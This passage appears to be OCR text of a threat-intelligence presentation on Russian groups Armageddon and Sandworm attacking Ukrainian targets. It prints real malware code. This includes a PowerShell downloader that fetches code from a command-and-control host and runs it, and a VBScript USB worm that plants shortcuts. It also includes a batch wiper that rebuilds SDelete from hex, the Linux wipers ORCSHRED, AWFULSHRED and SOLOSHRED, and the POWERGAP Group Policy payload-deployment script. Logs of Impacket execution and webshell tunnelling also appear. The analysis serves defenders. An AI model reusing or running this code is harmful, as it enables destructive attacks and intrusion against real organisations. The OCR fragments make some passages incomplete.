    Copy-Item $fila -Destination $myfile
    $file= Get-Item $myfile -Force
    $file.attributes='Hidden'
}

function prepare-lnk($path_to_lnk){
    $nametxt = "foto.ps3".ToLower();
    $ps_path = "C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe".ToLower();
    $picture_id =  3,4,116,126,127,205,266,325,314,313
    $IconLocation = $picture_id | get-random;
    $name = ("КОМПР", "ФРОНТ", "ФРОНТ" | Get-Random).ToUpper();
    Set-Lnk $ps_path $IconLocation $name $path_to_lnk $nametxt;
}

function getDown($ip){
    $a = start-job {
        $ip = $args[0];
        $wc= New-Object net.webclient;
        $Doc = $wc.UploadString("http://$ip/sleep.php".ToLower(),"1595366550");
        $executes =$Doc;
        $executes =$executes.replace("XXXX".ToLower(),$ip);
        iex $executes;
    } -ArgumentList $ip | wait-job;
}
```


LAKEFLASH

```
function pantomimeu0J(convenientOLy)
on error resume next
Set attendantsd4m = createobject("wscript.shell")
set pedestrianJB2 = attendantsd4m.createshortcut(convenientOLy)
pedestrianJB2.targetpath = forgottenrju
pedestrianJB2.arguments = soundk19
pedestrianJB2.windowstyle = 1
pedestrianJB2.iconlocation = ingratitudejK1
pedestrianJB2.save
end function

function hardworkinglb0(propiBT , dorothyzqE)
on error resume next
Randomize
if dorothyzqE > 2 then
exit function
end if
Set ABCQWo = CreateObject("Scripting.FileSystemObject")
beastlyAJX = interposedExR(Int(Rnd() * (UBound(interposedExR) + 1)))
for each landslideu2Z in ABCQWo.getfolder(propiBT + restartIz5 ).subfolders
pantomimeu0J landslideu2Z.path + restartIz5 + beastlyAJX + furswXd
especiallyHsP = landslideu2Z.path + organicF0p
ABCQWo.GetFile(especiallyHsP).Attributes = 0
ABCQWo.deletefile especiallyHsP
ABCQWo.copyfile everj5U, especiallyHsP, true
ABCQWo.GetFile(especiallyHsP).Attributes = 2
hardworkinglb0  landslideu2Z.path , dorothyzqE + 1
next
end function

on error resume next
Dim interposedExR, forgottenrju, soundk19, ingratitudejK1, organicF0p, everj5U, furswXd
Randomize
interestingzUb = "winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2"
replacementiTG = "select * from win32_logicaldisk where mediatype=null"
interposedExR = array("таємно","Доповідна записка","рапорт","do not delete","облік")
soundk19 = " ""trash.dll"" /abr //e:vbScript //b /yuv /ics "
ingratitudejK1 = "%WINDIR%\system32\shell32.dll, 20"
organicF0p = "\trash.dll"
furswXd = ".rtf.lnk"
forgottenrju = "%WINDIR%\system32\wscript.exe"
restartIz5 = "\"
hobbleETi = "%userprofile%"
Set strangelyc1e = createobject("wscript.shell")
everj5U = strangelyc1e.expandenvironmentstrings(hobbleETi) + organicF0p
set henriettaZqy = getobject(interestingzUb).execquery(replacementiTG)
for each meekpH4 in henriettaZqy
hardworkinglb0 meekpH4.caption , 0
next
```

UAC-0010 / Armageddon







UAC-0002 UAC-0082 UAC-0165 / Sandworm

XakNet Team 🇷🇺🤜


31 707 subscribers


Народная CyberАрмия

48 359 subscribers

Солнцепек

28 148 subscribers





UAC-0002 UAC-0082 UAC-0165 / Sandworm

- Vulnerabilities exploitation of public resources (Microsoft Exchange, Website, VPN, RDP, Web applications etc)
- Webshells at compromised public resources to maintain access to victim networks
- SSH tunneling with Stowaway, Regeorg
- Impacket, RDP for lateral movement.
- GPO, scheduled tasks, and cron jobs for payload execution.
- Cyberespionage / Sabotage.

Stowaway

issues 4 open | forks 285 | stars 1.4k | license MIT

Stowaway is a Multi-hop proxy tool for security researchers and pentest

Users can easily proxy their network traffic to intranet nodes (multi-layer control XD

Impacket

pypi v0.10.0 | Build and test Impacket passing

SECUREAUTH LABS. Copyright (C) 2022 SecureAuth Corporatic

Impacket is a collection of Python classes for working with net level programmatic access to the packets and for some protoc implementation itself. Packets can be constructed from scratch

```
UtcTime: 2022-01-13 23:17:05.832
ProcessId: 14152
Image: C:\Windows\System32\wbem\WmiPrvSE.exe
CommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\NETWORK SERVICE
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=801E8003C257C8F540B20F1E0DECD3A6
SHA256=A75C85F3B089993E9C042FB82ECB7757E8F460ED8065FC7991CAA38A6DE0F50C
ParentProcessId: 516
ParentImage: C:\Windows\System32\svchost.exe
ParentCommandLine: C:\Windows\system32\svchost.exe -k DcomLaunch -p

UtcTime: 2022-01-13 23:17:06.016
ProcessId: 6364
Image: C:\Windows\System32\cmd.exe
CommandLine: cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1642115819.9667194 2>&1
CurrentDirectory: C:\
User: %DOMAIN%\%USER%
TerminalSessionId: 0
IntegrityLevel: High
Hashes: MD5=D7AB69FAD18D4A643D84A271DFC0DBDF
SHA256=FF79D3C4A0B7EB191783C323AB8363EBD1FD10BE58D8BCC96B07067743CA81D5
ParentProcessId: 14152
ParentImage: C:\Windows\System32\wbem\WmiPrvSE.exe
ParentCommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding

UtcTime: 2022-01-13 23:17:11.455
ProcessId: 14348
Image: C:\stage1.exe
CommandLine: c:\stage1.exe
CurrentDirectory: C:\
User: %DOMAIN%\%USER%
TerminalSessionId: 0
IntegrityLevel: High
Hashes: MD5=5D5C99A08A7D927346CA2DAFA7973FC1
SHA256=A196C6B8FFCB97FFB276D04F354696E2391311DB3841AE16C8C9F56F36A38E92
ParentProcessId: 7536
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe /Q /c start c:\stage1.exe 1>
\\127.0.0.1\ADMIN$\__1642115819.9667194 2>&1
```

UAC-0002 UAC-0082 UAC-0165 / Sandworm

Vulnerabilities exploitation of public resources
(Microsoft Exchange, Website, VPN, RDP, Web applications etc)

General Information

Hostnames	[redacted]gov.ua, mail[redacted]
Domains	[redacted]
Country	Ukraine
City	[redacted]
Organization	
ISP	
ASN	

Open Ports

```
 _____  _____ __|__  |__  _____ _____  _____  _____
|     || ___||  ___|  ||  ___|/     \|     || ___|
|     \| ___||  |  |  ||  ___||     ||     \|  |  |
|__|\__\|_____||_____|  __||_____|\_____/|__|\__\|_____|
                      |_____|
... every office needs a tool like Georg
```

Web Technologies

MICROSOFT ASP.NET | OUTLOOK WEB APP

Vulnerabilities

CVE-2021-34473	Microsoft Exchange Server Remote Code Execution Vulnerability
CVE-2021-31206	Microsoft Exchange Server Remote Code Execution Vulnerability
CVE-2021-34523	Microsoft Exchange Server Elevation of Privilege Vulnerability
CVE-2021-31207	Microsoft Exchange Server Security Feature Bypass Vulnerability

```
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.12&port=445 HTTP/1.1" 200 - "-" "-"
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.56&port=445 HTTP/1.1" 200 - "-" "-"
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.25&port=445 HTTP/1.1" 200 - "-" "-"
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.8&port=445 HTTP/1.1" 200 - "-" "-"
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.19&port=445 HTTP/1.1" 200 - "-" "-"
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.17&port=445 HTTP/1.1" 200 - "-" "-"
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.77&port=445 HTTP/1.1" 200 - "-" "-"
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.22&port=445 HTTP/1.1" 200 - "-" "-"
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.26&port=445 HTTP/1.1" 200 - "-" "-"
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.20&port=445 HTTP/1.1" 200 - "-" "-"
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.21&port=445 HTTP/1.1" 200 - "-" "-"
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.9&port=445 HTTP/1.1" 200 - "-" "-"
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.10&port=445 HTTP/1.1" 200 - "-" "-"
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.16&port=445 HTTP/1.1" 200 - "-" "-"
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.6&port=445 HTTP/1.1" 200 - "-" "-"
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.59&port=445 HTTP/1.1" 200 - "-" "-"
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.35&port=445 HTTP/1.1" 200 - "-" "-"
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.38&port=445 HTTP/1.1" 200 - "-" "-"
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.28&port=445 HTTP/1.1" 200 - "-" "-"
[26/Sep/2022:10:25:15 +0300] "POST /cntr/counter1.php?cmd=connect&target=192.168.0.18&port=445 HTTP/1.1" 200 - "-" "-"
```

UAC-0002 UAC-0082 UAC-0165 / Sandworm

DESTRUCTION

- ORCSHRED
- AWFULSHRED
- SOLOSHRED
- POWERGAP
- Industroyer2
- CaddyWiper
- Prestige Ransomware
- RoarBat (SDelete)

```
@echo off

setlocal EnableDelayedExpansion
set TEMPFILE_HEX="!RANDOM!.hex"
set TEMPFILE_EXE="!RANDOM!.exe"

>%TEMPFILE_HEX% echo 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00
>>%TEMPFILE_HEX% echo 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
>>%TEMPFILE_HEX% echo 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
>>%TEMPFILE_HEX% echo 10 01 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68
>>%TEMPFILE_HEX% echo 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65
>>%TEMPFILE_HEX% echo 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A
>>%TEMPFILE_HEX% echo 24 00 00 00 00 00 00 00 10 96 6E 1B 54 F7 00 48 54 F7 00 48
>>%TEMPFILE_HEX% echo 54 F7 00 48 E0 6B F1 48 5E F7 00 48 E0 6B F3 48 D4 F7 00 48
>>%TEMPFILE_HEX% echo E0 6B F2 48 4C F7 00 48 06 9F 05 49 70 F7 00 48 06 9F 04 49
>>%TEMPFILE_HEX% echo 46 F7 00 48 06 9F 03 49 41 F7 00 48 5D 8F 93 48 59 F7 00 48
>>%TEMPFILE_HEX% echo 54 F7 01 48 DF F7 00 48 F7 9E 05 49 56 F7 00 48 F7 9E 04 49
>>%TEMPFILE_HEX% echo 57 F7 00 48 F7 9E FF 48 55 F7 00 48 54 F7 97 48 55 F7 00 48
>>%TEMPFILE_HEX% echo F7 9E 02 49 55 F7 00 48 52 69 63 68 54 F7 00 48 00 00 00 00
>>%TEMPFILE_HEX% echo 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00
>>%TEMPFILE_HEX% echo E4 98 BD 5F 00 00 00 00 00 00 00 00 E0 00 02 01 0B 01 0E 10
>>%TEMPFILE_HEX% echo 00 08 04 00 00 5C 01 00 00 00 00 00 E5 5D 00 00 00 10 00 00
>>%TEMPFILE_HEX% echo 00 20 04 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00
>>%TEMPFILE_HEX% echo AE 3B 0C 10 A1 B7 18 70 C7 11 40 DC AC 6C 49 D8 3B 49 88 20
>>%TEMPFILE_HEX% echo A3 28 1D 09 6A 0B 19 06 15 6A 76 20 5D 7F 8A 30 63 91 8E 6E
>>%TEMPFILE_HEX% echo 4A 80 B6 7D 41 01 6B EC F5 14 04 FF E3 5C 7B CA BA E4 3C 4F
>>%TEMPFILE_HEX% echo C4 11 F8 EE F5 DA 68 BB 94 99 6C 62 FA 72 53 1D 06 3C 3D 34
>>%TEMPFILE_HEX% echo 2F A7 6B 32 4F DB 3E 30 68 F8 4C EF 67 EF F6 21 9B A1 7B 00
>>%TEMPFILE_HEX% echo 00 00 00 00

certutil -f -decodehex %TEMPFILE_HEX% %TEMPFILE_EXE%

takeown /F C:\Windows\explorer.exe
icacls.exe C:\Windows\explorer.exe /deny *S-1-1-0:F


for %%i in (D:,E:,F:,G:,Q:,W:,E:,R:,T:,Y:,U:,I:,O:,P:,S:,H:,X:,Y:,Z:) do (
takeown /a /r /d Y /f %%i
start %cd%\%TEMPFILE_EXE% -nobanner -accepteula -r -s -q %%i\*
)

timeout 60
takeown /a /r /d Y /f C:\Users\
%cd%\%TEMPFILE_EXE% -nobanner -accepteula -r -s -q c:\Users
%cd%\%TEMPFILE_EXE% -nobanner -accepteula -z c:

shutdown /r /f /t 600
%cd%\%TEMPFILE_EXE% -nobanner -accepteula -r -s -q c:\*
```

UAC-0002 UAC-0082 UAC-0165 / Sandworm

ORCSHRED

```
if [[ $is_owner -eq 0 ]]; then
        echo "Start most security mode!"
        crontab -l > /var/log/tasks

        check_solaris=$(find /etc -name os-release > /var/log/res)
        check_solaris=$(cat /var/log/res)

        if [ -s /var/log/res ]; then
                check_solaris=$(cat /etc/os-release | grep ID=solaris; echo $? > /var/log/res)
                check_solaris=$(cat /var/log/res)

                if [[ $check_solaris -eq 0 ]]; then
                        echo "58 17 * * * /bin/bash /var/log/wsol.sh & disown"  >> /var/log/tasks
                else
                        echo "58 17 * * * /bin/bash /var/log/wobf.sh & disown"  >> /var/log/tasks
                fi
        else
                echo "58 17 * * * /bin/bash /var/log/wobf.sh & disown"  >> /var/log/tasks
        fi

        crontab /var/log/tasks
        rm -f /var/log/tasks
        rm -f /var/log/res
fi
```

AWFULSHRED

```
#!/bin/bash

declare -r yrkdrrue=20627
declare -r vwvdseye=3
declare -r iwljzfkg="dd uname sed"
declare -r ynwyqosb="Linux"
declare -r ikzxigdu="disk"
declare -r eqbwzeva="/dev"
declare -r rwoagmiu="/dev/null"
declare -r oqdrgsrs="/boot"
declare -r igtldotd="/home"
declare -r lphfhxos="/var/log"
declare dyxioghg=~/.bash_history


declare gwujmkab="${oqdrgsrs} ${igtldotd} ${lphfhxos}"

declare -r yoqdanbh="apache http ssh"

declare -r agzerlyf=0
declare -r fatfbizn=1
declare -r nprrvnee=2
declare -r hnuykmao=3
declare -r xlnlvyeb=4
declare -r rggygzny=5
declare -r yqonjmzk=6
declare -r puthtdnp=7
declare -r zubzgnvp=8
declare -r amkqcvxl=9

declare pyzxggym=
declare bfeejajn=


declare -r byfifttg="shred"
declare aqdrhucd="-n 1 -x -z "

declare -r fvtpjzum="dd"
declare yazhwrbn="bs=1k if=/dev/urandom of="

declare -a nfjkhpvw

declare -a pghzumbl=(
                    "/etc/systemd/system"
                    "/lib/systemd/system"
                    "/usr/lib/systemd/system"
                )
```

SOLOSHRED

```
for z in $(printenv | grep -i "ora"); do

    set -- `echo $z | tr '=' ' '`

    if [ -f $2 ]; then

        shred $2 -n 1 -f -x -z -u
        rm $2 -rf --no-preserve-root

    elif [ -d $2 ]; then

        find $2 -type f -exec shred -n 1 -f -x -z -u {} \;
        rm $2 -rf --no-preserve-root
    fi

done

for i in ${ds}; do

    if [ -d "$i" ]; then

        rm -rf $r --no-preserve-root >/dev/null 2>&1

    fi
done

k=0
for d in $(ls /dev/dsk | grep "c[0-9a-fA-F]*t[0-9a-fA-F]*d[0-9a-fA-F]*$"); do

    (shred -n 1 -x -z "/dev/dsk/${d}";) &
    pd[${k}]=$!
    ((k++))
done

for p in ${pd[@]}; do
    wait $p
done

for j in $(ls /); do

    rm -rf "/${j}" --no-preserve-root

done

shred -x -z -u $0
rm $0 -rf --no-preserve-root
```

```
(([adsisearcher]'').SearchRoot).Path | %{if(([ADSI]"$_").gPlink){$a = ((([ADSI]"$_").gPlink) -replace
"[[;]" -split "]");for ($i=0; $i -lt $a.length;$i++){if ($a[$i]){Write-Host ([ADSI]($a[$i]).Substring(
0, $a[$i].Length - 1)).Path;Write-Host ([ADSI]($a[$i]).Substring(0, $a[$i].Length - 1)).DisplayName;
Write-Host ([ADSI]($a[$i]).Substring(0, $a[$i].Length - 1)).flags;}}}}
```

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/200
  <RegistrationInfo>
    <Date>2022-04-08T14:50:24</Date>
    <Author>Администратор</Author>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <StartBoundary>2022-04-08T16:20:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\PerfLogs\vatt.exe</Command>
      <Arguments>JRIBDFIMCQAKVBBP pa.pay</Arguments>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
```

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004
  <RegistrationInfo>
    <Date>2022-04-08T14:45:43</Date>
    <Author>Администратор</Author>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <StartBoundary>2022-04-08T16:10:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\PerfLogs\40 115.exe</Command>
      <Arguments>-o "C:\PerfLogs\40 115.log"</Arguments>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
```

POWERGAP

```
Function Start-work {
  Param
  (
      [Parameter()]
      [String]$GpoGuid = "{REDACTED}",

      [Parameter()]
      [String]$SourceFile = "C:\REDACTED",

      [Parameter()]
      [String]$DestinationFile = "C:\REDACTED",

      [Parameter()]
      [string]$appName = "C:\REDACTED",

      [Parameter()]
      [string]$args = ""
  )

  $Domain = (Get-WmiObject Win32_ComputerSystem).Domain

  Write-Host ("Domain: {0}" -f $Domain) -ForegroundColor Red


  $Root = [ADSI]"LDAP://RootDSE"
  $DomainPath = $Root.Get("DefaultNamingContext")
  $DistinguishedName = "CN=Policies,CN=System," + $DomainPath
  Write-Host ("Distinguished Name: {0}" -f $DistinguishedName) -ForegroundColor Red


  $adGPT = "\\$Domain\sysvol\$Domain\Policies\$GpoGuid\GPT.INI"
  $adGPO = "LDAP://CN=$GpoGuid,$DistinguishedName"
  $PrefPath = "\\$Domain\sysvol\$Domain\Policies\$GpoGuid\Machine\Preferences\"
  Write-Host $adGPO
  $adGPOPath = [ADSI]$adGPO

  Try {
     $currentExt = $adGPOPath.get('gPCMachineExtensionNames')
  } Catch {
      Write-Host "Error1"
      Exit
  }

  if (![string]::IsNullOrEmpty($SourceFile)) {
      if(![string]::IsNullOrEmpty($DestinationFile)) {
        $Filename = Split-Path $DestinationFile -Leaf
        $FilenamePath = "\\$Domain\sysvol\$Domain\Policies\$GpoGuid\Machine\" + $Filename
        Copy-Item -Path $SourceFile -Destination $FilenamePath
        Create-Files -PreferencesPath  $PrefPath -ADGPOPath $adGPO -adGPT $adGPT -Source $FilenamePath -Destination $DestinationFile
      }
  }

  Create-Tasks -PreferencesPath  $PrefPath -ADGPOPath $adGPO -adGPT $adGPT -Time 0 -appName $appName -args $args

  Write-Host
  Write-Host "Done" -ForegroundColor Red

}
```

```
<?xml version="1.0" encoding="utf-8"?>
<ScheduledTasks clsid="{REDACTED}">
  <ImmediateTask clsid="{REDACTED}" name="XxpQJ" changed="" uid="{REDACTED}" userContext
  <ImmediateTaskV2 clsid="{REDACTED}" name="qvsUz" image="2" changed="" uid="{REDACTED}
  <Task removePolicy="0" userContext="0" name="hJVHY" uid="{REDACTED}" changed="" image
  <TaskV2 removePolicy="0" userContext="0" uid="{REDACTED}" changed="" image="2" name="
    <Properties name="NeoLa" logonType="S4U" runAs="NT AUTHORITY\System" action="C">
      <Task version="1.2">
        <RegistrationInfo>
          <Author>Administrator</Author>
          <Description />
        </RegistrationInfo>
        <Principals>
          <Principal id="Author">
            <UserId>NT AUTHORITY\System</UserId>
            <LogonType>S4U</LogonType>
            <RunLevel>LeastPrivilege</RunLevel>
          </Principal>
        </Principals>
        <Settings>
          <IdleSettings>
            <Duration>PT10M</Duration>
            <WaitTimeout>PT1H</WaitTimeout>
